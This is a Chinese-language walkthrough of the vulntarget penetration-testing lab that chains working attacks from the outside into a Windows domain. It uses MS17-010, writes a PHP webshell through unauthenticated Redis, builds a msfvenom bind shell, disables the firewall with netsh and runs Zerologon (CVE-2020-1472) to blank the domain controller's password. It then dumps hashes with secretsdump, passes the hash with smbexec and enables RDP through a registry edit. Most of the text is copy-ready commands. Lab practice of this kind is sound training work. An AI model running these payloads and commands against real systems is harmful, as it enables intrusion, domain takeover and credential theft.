
vulntarget是一个漏洞靶场,旨在帮助安全专业人员练习渗透测试技术。
外网
使用Goby对目标进行扫描发现存在通达oa漏洞和ms17-010漏洞
使用ms17-010漏洞进行反弹
System权限,并且还有一个10.0.20.20网段
上传fscan扫描10.0.20.1网段
upload D:\\fscan64.exe C:\\fscan.exe

fscan -h 10.0.20.1/24 -np -no -nopoc
10.0.20.98是外网机
10.0.20.99是连通的一台内网机
10.0.20.99.扫描到一个redis未授权访问漏洞和一个web端口
域成员
添加路由
run autoroute -s 10.0.20.1/24
run autoroute -p

设置socks代理
Socks代理建立成功
Web页面存在
经过测试存在redis未授权访问漏洞
proxychains redis-cli -h 10.0.20.99

系统是windows,不能使用计划任务,私钥之类的,前面发现存在web端口开放
扫描网站发现phpinfo页面
这里有网站的路径
redis写shell
config set dir "C:/phpStudy/PHPTutorial/WWW/"
config set dbfilename shell.php
set 1 "<?php assert($_GET['a']);?>"
save

访问shell
蚁剑连接
10.0.20.99是这台机器,还有一个网段是10.0.10.111
扫描10.0.10.1网段
发现一台10.0.10.110机器,开放的端口有135,139,445,88
上线msf
msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=8081 -f exe > 8081_bind.exe

msf配置
运行后发现没有上线,查看网络连接发现端口处于监听状态
可能是有开防火墙,尝试关闭防火墙
netsh firewall set opmode mode=disable

直接收到回话了
查看域控
net group "domain controllers" /domain

查看域管
net group "enterprise admins" /domain

枚举域控信息
run post/windows/gather/enum_domain

Ping域控得到ip10.0.10.110
添加路由
run autoroute -s 10.0.10.1/24
CVE-2020-1472域内提权漏洞
脚本下载地址:
git clone https://github.com/dirkjanm/CVE-2020-1472
git clone https://github.com/fortra/impacket
域控密码置空
proxychains python3 cve-2020-1472-exploit.py WIN2019 10.0.10.110


获取域管hash
proxychains python3 secretsdump.py vulntarget.com/WIN2019\$@10.0.10.110 -just-dc -no-pass
Hash解密

使用smbexec连接域控
proxychains python3 smbexec.py -hashes aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15 administrator@10.0.10.110
关闭防火墙
netsh firewall set opmode mode=disable
打开3389
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
设置代理连接RDP